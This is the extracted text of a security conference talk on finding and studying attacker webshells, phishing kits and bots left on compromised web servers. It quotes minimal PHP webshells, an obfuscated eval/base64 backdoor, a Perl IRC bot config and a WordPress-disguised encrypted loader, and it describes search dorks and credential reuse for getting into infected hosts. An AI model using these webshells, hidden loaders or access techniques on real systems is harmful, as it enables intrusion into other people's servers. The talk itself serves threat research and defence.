



Cannibal Hacking, from zero the hero to hammer smashed host Hack In Paris 2021

# PARENTAL ADVISORY

## **EXPLICIT HACKING**

19 novembre 2021 Synacktiv OxMitsurugi Crude webshells, horrific security flaws and Hardcore hacking in hostile environment.

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#### **Presentation**



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- Vulnerability research & exploitation
- Disclaimer: this research is done on personal time




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## My company

- https://www.synacktiv.com
- Offensive security company, based in France
- We're hiring!
  - reverse, pentest, DFIR, dev
  - interns!
  - just ask


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IDA <3

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#### About this talk



## Warning

- lack of asm, lack of 0-days
- lack of legal base ¬\(°\_o)/¬

#### Webshells, attackers, scans

- HTTP is everywhere
  - Seen weird logs? weird files? webshells? This is it!

#### Times flies...

- It's been a long long time
- COVID, delays, and so on, parts of this document are more than 2 years old...
- Oldies still goodies

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## The bad guys



#### How to don't get caught when delivering malware

- Don't host it yourself
- Use innocent victims
- Hack them, and use those hosts!

## Which malware?

- phishing
- mirai/gafgyt/bots/malware
- data hosting
- defacing (less and less)
- any other purpose

## The bad guys





Yummy! restaurant

#### The bad guys



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Teach a man to phish...



## The poor admins



#### Don't blame the admins

- Usually, no time to patch
- Not always tech people
- Security is hard (sad but true)
- Password 'password' is a good idea, no? ... No?

## And time flies

- Company disappears but website still up
- Website forgotten (last blog update 2014)

#### But pirates are admin too!



#### **Guess what**

- They are no better
  - weak passwords
  - same technics reused again and again
- Lots of artefacts left

## **And bad infras**

- they hack poorly configured hosts?
  - they are poorly secured too!
- directory listing enabled...
- host multi-infected...

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## Search all the things



## DORKALLTHEHACKS



Gooooooogle...

## Just search..




## Good google

- Google is good? evil?
  - Google hides results
  - Be better than google











Better



#### Words are blacklisted

Don't search for "password leaks" or "email hacked"

#### Better

gmail.com e10adc3949ba59abbe56e057f20f883e ext:txt

## Why?

```
$ echo -n 123456 | md5sum
e10adc3949ba59abbe56e057f20f883e
$
```



#### Webshells

- search for name of webshells
  - (yes it works..)
- search for upload dirs
- search for opendir
- Use virustotal, urlscan and so on

## Scrap google

- use archive
- go back in time when DNS are wiped :
- curl --resolve infected.com:80:A.B.C.D https://infected.com




## think like a bad guy

- how would be name a webshell or command php file?
- x.php?cmd.php?zz.php?
- easy targets? upload dirs?


## think like a phisher

- do you remove your phish kit?
- is the name paypal.zip? bank.zip? netflix.zip?





Juicy search



Webshell





File Manager





```
#!/usr/bin/perl
# TeaMrx Perlbot vS xeOT
mv @mast3rs = ("n0s4i");
my @admchan = ("#nosaj");
$servidor = 'irc.pitchblack.us' unless $servidor;
mv $xeat
        = "!nosai":
my $homedir = "/tmp";
my $shellaccess = 1;
my $xstats
my $pacotes = 1;
my $linas max = 5;
mv $sleep
              = 6:
my $portime = 4;
my @fakeps = (
   "/usr/local/apache/bin/httpd -DSSL",
   "/usr/sbin/httpd -k start -DSSL",
   "/usr/sbin/httpd",
   "spamd child",
```

perlbot, yikes!



Another webshell





And another webshell






And, yaaawn, another webshell





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Wanna passwords?



#### Bad google

- Google is clever and know those tricks
- Prepare to get captcha-ed!

## **Bad searches**

- intitle:webshell
- all of the so-called "best dork of 2020" you found

## **And honeypots**

You won't learn anything




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#### Index Of Passwd - free Uribe

Index of / +passwd Index of / password.txt Вот наиболее интересные: #mysql dump filetype:sql inurl:main.php Welcome to phpMyAdmin intitle:index.of trillian.ini ...

Honeypot:(



#### You get access!

- Bad guys make mistakes, use them
- Hosts are multi infected!
- Reuse credzs

## One more time for the merry-go round

- Another webshell named "haxor webshell"?
- google intitle:haxor.webshell

## **Explore directories!**

- cheap hoster -> all hosts infected!
- access.log -> find other webshell






Starts with a phish



Passive DNS Replication ①		
Date resolved	Domain	
2018-07-18		
2018-07-18	ga ga	
2018-07-18		
2018-07-18	ARDIELL THE	
2018-07-18	log-in-act	

Then a host



Last modified Size Description


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Lux-S.ph	2018-07-12 13:57	113K	
bbb.php	2018-07-17 16:09	203	
cgi-bin/	2018-07-12 11:04	0 A	

Then a host



#### Bounce like a boss



With free webshell!!



#### **Bounce like a boss**



user@debian\$ du -hs infected/ 1.5G infected/ user@debian\$

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#### From old to new

- oldest files are perl bots (yes.. perl)
- then C99
- then webshells
- file managers
- minimalist webshells : uploader/unzipper
  - password protection...

#### PHP for the win

- yes, php is over-represented
- some asp webshell, but it's negligeable



# **Copy pasting**

- A lot of webshells
  - A gazillion of copies for each
- Same with phish kits
- Same with file managers
- Passwords are usually bad
  - If you have one shot, try 'cracking'

# **Making fun of mistakes**



# Yay! Mistakes!

```
(...)
$PASS='4d1f35512954cb227b25bbd92e15bc7b'; //$PASS=cracking

(...)
$PASS=md5('cracking')

<label for="Password">Password:</label><H1>cracking</H1>
<input class="password" type="password" id="Password" name="Password" />
```

# Making fun of mistakes

# Yay! Mistakes!

```
$PASS='4d1f35512954cb227b25bbd92e15bc7b';
$password = md5($_GET['pass']);
if (($password == $PASS) or (apache_request_headers()['L'] == 'L')) {
       print("Access granted");
} else {
       die();
```

# Yes some hackers are bad...

uploads x.php, x.php.txt, x.jpg, x.gif, x.php7, x.php.html ...

# Making fun of mistakes

Yeah, bro put your mail here!



# **Backdooring the backdoor**



### Coding a webshell is hard, so...

Why don't reuse this nice webshell found on a site with skulls and flame?

#### Pirates are not nice to each others

- webshells are backdoored!
- sometime twice!
- and someone backdoor is backdoored (!?)

# **Backdooring the backdoor**



```
<?php
(lot of php stuff)
eval(gzuncompress(base64_decode('a long string .... ')));
(again a lot of php stuff)
?>
```



# Bad guys are lame in security? Not at all..

- .htaccess
- antibots
- passwords
- **a** fake 404
- header checks
- bouncers..

# And annoying stuff

- eval gzipped eval gzipped etc...
- scrambling
- php obfuscation
- not efficient against motivated ones, but...

```
/*----*/
if(!empty($_SERVER['HTTP_USER_AGENT']))
   $userAgents = array("Google", "Slurp", "MSNBot", "ia_archiver", "
       Yandex", "Rambler");
   if(preg_match('/' . implode('|', $userAgents) . '/i', $_SERVER['
       HTTP USER AGENT'1))
      header('HTTP/1.0 404 Not Found');
      exit:
echo "<meta name=\"ROBOTS\" content=\"NOINDEX, NOFOLLOW\" />"; //For
    Ensuring... Fuck all Robots...
            ----- Fnd of Anti Crawler ----*/
```

```
infected$ ls update-info/prevents
antil.php anti3.php anti5.php anti7.php index.php
anti2.php anti4.php anti6.php anti8.php
                   infected$ head update-info/prevents/antil.php
<?php $c28dd9c=$ SERVER['REMOTE ADDR'];$c97e57ec=array("^66.102.*.*","^38.100.</pre>
*","^107.170.*.*","^149.20.*.*","^38.105.*.*","^173.239.*.*","^173.244.36.*",
4.125.*.*", "^66.150.14.*", "^54.176.*.*", "^38.100.*.*", "^184.173.*.*", "^66.249.
*","^128.242.*.*","^72.14.192.*","^208.65.144.*","^74.125.*.*","^209.85.128.*"
^216.239.32.*","^74.125.*.*","^207.126.144.*","^173.194.*.*","^64.233.160.*",
2.14.192.*","^66.102.*.*","^64.18.*.*","^194.52.68.*","^194.72.238.*","^62.116
07.*"."^212.50.193.*","^69.65.*.*","^50.7.*.*","^131.212.*.*","^46.116.
2.90.*.*"."^89.138.*.*"."^82.166.*.*"."^85.64.*.*"."^85.250.*.*"."^89.138.*
^93.172.*.*","^109.186.*.*","^194.90.*.*","^212.29.192.*","^212.29.224.*","^212
143.*.*", "^212.150.*.*", "^212.235.*.*", "^217.132.*.*", "^50.97.*.*", "^217.132.*
 ,"^209.85.*.*","^66.205.64.*","^204.14.48.*","^64.27.2.*","^67.15.*.*","^202.16
8.252.*","^193.47.80.*","^64.62.136.*","^66.221.*.*","^64.62.175.*","^198.54.*.
. 103. أ. 104. ** ", "^216. 252. 167. ** ", "^193. 253. 199. ** ", "^69. 61. 12. ** ", "^64. 37. 103
 '."^38.144.36.*"."^64.124.14.*"."^206.28.72.*"."^209.73.228.*"."^158.108.*.*".
```

Some anti-something





Crude language



Much ASCII ART





#### htaccess

sometime small, sometime big, sometime fun

A.B.C.D // leecher! E.F.G.H // NSA or google I.J.K.L // fuck you!



```
more and more passwords...
 the old days
<?php
  system($_GET['cmd']);
?>
    and now..
<?php
  if isset($_GET['aef']) { system($_POST['vji']); }
?>
```

# But, how they came in? Can we know?



# No DFIR today..

- Sometime easy to guess
  - unauth upload dir
  - old vulnerable stuff
- Sometime impossible
  - ssh bruteforce?
  - other host?
  - other vector?

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#### Intermission 1



#### An innocent host with a view

- Day 1, windows malware
- Adding each day a malware for a week (low score on VT)
- Day 10 phishing campaign (successfull)
- Day 11 phishing campaign (total failure)
- Day 11 to 15: tons of new directories, half installed phish kits
- Day 15 everything wiped
- Day 15 webserver deactivated



# Teach a man to phish..

- zip kits are forgotten on servers
- ... kits are poorly configured
- ... and sometimes multi-trojanized
- ... with results left on servers (???)
- and sometimes with no results at all...

# WHO earns money with that?

- users of phishing kits?
- sellers of phishing kits?



Bro, I have all yours victims



```
infected$ unzip -l PayPal-NEW-2021-FULL.zip
Archive:
         PayPal-NEW-2021-FULL.zip
                     Time
 Lenath
             Date
                              Name
         2019-07-12 17:04
                              PayPal/
         2019-07-12 17:04
                              PavPal/PavPal/
      89
         2018-07-09 13:40
                              PayPal/PayPal/.htaccess
                              PayPal/PayPal/app/
          2019-07-12 17:04
                              PayPal/PayPal/app/index.php
     1000 2018-09-07 16:48
          2019-07-12 17:04
                              PayPal/PayPal/app/lib/
          2019-07-12 17:04
                              PayPal/PayPal/app/lib/fonts/
   51334 2018-07-05 14:50
                              PayPal/PayPal/app/lib/fonts/icons sans.eot
   69413 2018-07-05 14:50
                              PayPal/PayPal/app/lib/fonts/icons sans.svg
   51024 2018-07-05 14:50
                              PayPal/PayPal/app/lib/fonts/icons sans.ttf
                              PayPal/PayPal/app/lib/fonts/icons sans.woff
   35676 2018-07-05 14:50
                              PayPal/PayPal/app/lib/fonts/p big light.eot
   40456 2018-06-23 02:53
```

Brand new 2021 they said...





# Prepare to get bored

- intitle:index.of intext:paypal.zip
- download, grep for fopen
  - results in real time if you're quick enough
- really disappointing

# The boring case of Mirai/gafgyt and other bots



# Mirai, gafgyt, and so on...

- more boring than phish kits
- always the same
- follow the C&C for fun (?)
- search for name, or client.c and server.c

# **Exceptionnaly**



# Once in while

- new malware variant
- strong code

# Example of unknown source (troldesh maybe?)

- Cheap technic
- High impact

# Still unclear

- webshell well hidden
- good passwords



#### Technic

- A full wordpress theme uploaded
- PHP code embedded in a wordpress variable (or base64 png)
- Custom extraction routine
- Password MD5 used as a seed to decrypt php
- Still working on it

```
* Toolbar API: Top-level Toolbar functionality
* @package WordPress
 @subpackage Toolbar
* @since 3.1.0
* Instantiate the admin bar object and set it up as a global for access elsewhere.
* UNHOOKING THIS FUNCTION WILL NOT PROPERLY REMOVE THE ADMIN BAR.
* For that, use show admin bar(false) or the {@see 'show admin bar'} filter.
* @since 3.1.0
* @access private
* @global WP Admin Bar $wp admin bar
* @return bool Whether the admin bar was successfully initialized.
unction wp admin bar init() {
      global Swp admin bar:
      if (! is admin bar showing())
              return false;
      /* Load the admin bar class code ready for instantiation */
      require once( ABSPATH . WPINC . '/class-wp-admin-bar.php' );
       /* Instantiate the admin bar */
       * Filters the admin bar class to instantiate.
```

First part is unsuspicious, but



```
Returning false to this hook is the recommended way to hide the admin bar.
* The user's display preference is used for logged in users.
  @since 3.1.0
  @param bool $show admin bar Whether the admin bar should be shown. Default false.
function pre admin bar ( Swp kses data, Swp nonce ) {
       $kses_str = str_replace( array ('%', '*'), array ('/', '='), $wp kses_data );
       $filter = 'base'.'6'.'4'.' decode';
       $filter = $filter( $kses str );
       $md5 = strrev( $wp nonce );
       $sub = substr( md5( $md5 ), 0, strlen( $wp nonce ) );
       $wp nonce = md5( $wp nonce ). $sub;
       $prepare func = 'g'.'z'.'inflate';
       $i = 0; do {}
               $ord = ord( $filter[$i] ) - ord( $wp nonce[$i] );
               $filter[$i] = chr( $ord % 256 ):
               $wp nonce .= $filter[$i]; $i++;
       } while ($i < strlen( $filter ));</pre>
       return @Sprepare func( Sfilter ):
$wp nonce = isset($ POST['f pp']) ? $ POST['f pp'] : (isset($ COOKIE['f pp']) ? $ COOKIE['f pp'] : NULL);
swp kses data = '07ZDrQwa6UbFoqfZp0DFm%%EmMp9dJWPwTBXF8QYAZ5zK7zdrqsSuFfuD71elbShG+JYtYbXjbUhRMXhAl5DaK5Ov
```

something bad happens here



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#### From Zero to Hero



### Does warning admins works?

- Sometime, I send mail
- I can count on one hand the answers
- But evil files tend to disappear :)

# Who are those attackers?

- cheap technics
- cheap attackers
- as long as it works, they'll continue

# Don't get your host smashed



# Patch, update, maintain

- Terminate old servers,
- Patch others,
- Give strong passwords,
- Audits,
- yadda yadda...

\$ grep -r 'exec(gzdecode' /var/www

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# Is there a turning point?



# Personal thought

- Landscape is evolving
- Less and less "personal" webservers
  - More and more facebook pages, no more personal blog
  - Or less and less PHP?
- pirates are better at hiding?
  - or more and more exposure
  - trackers etc..

#### Final words?

# bad guys are here

- phisher, wannabee hacker, kiddies, bots...
- loosy php scripts
- they are not always lame, we just find the lamest

# google is (bad|good)

Finding bad guys is harder

### warning

- I'm not a lawyer, but : don't do this at home, it may be highly illegal
  - use tor (at the cost at high captcha rates)
  - use kali in live mode in VM in a burner laptop



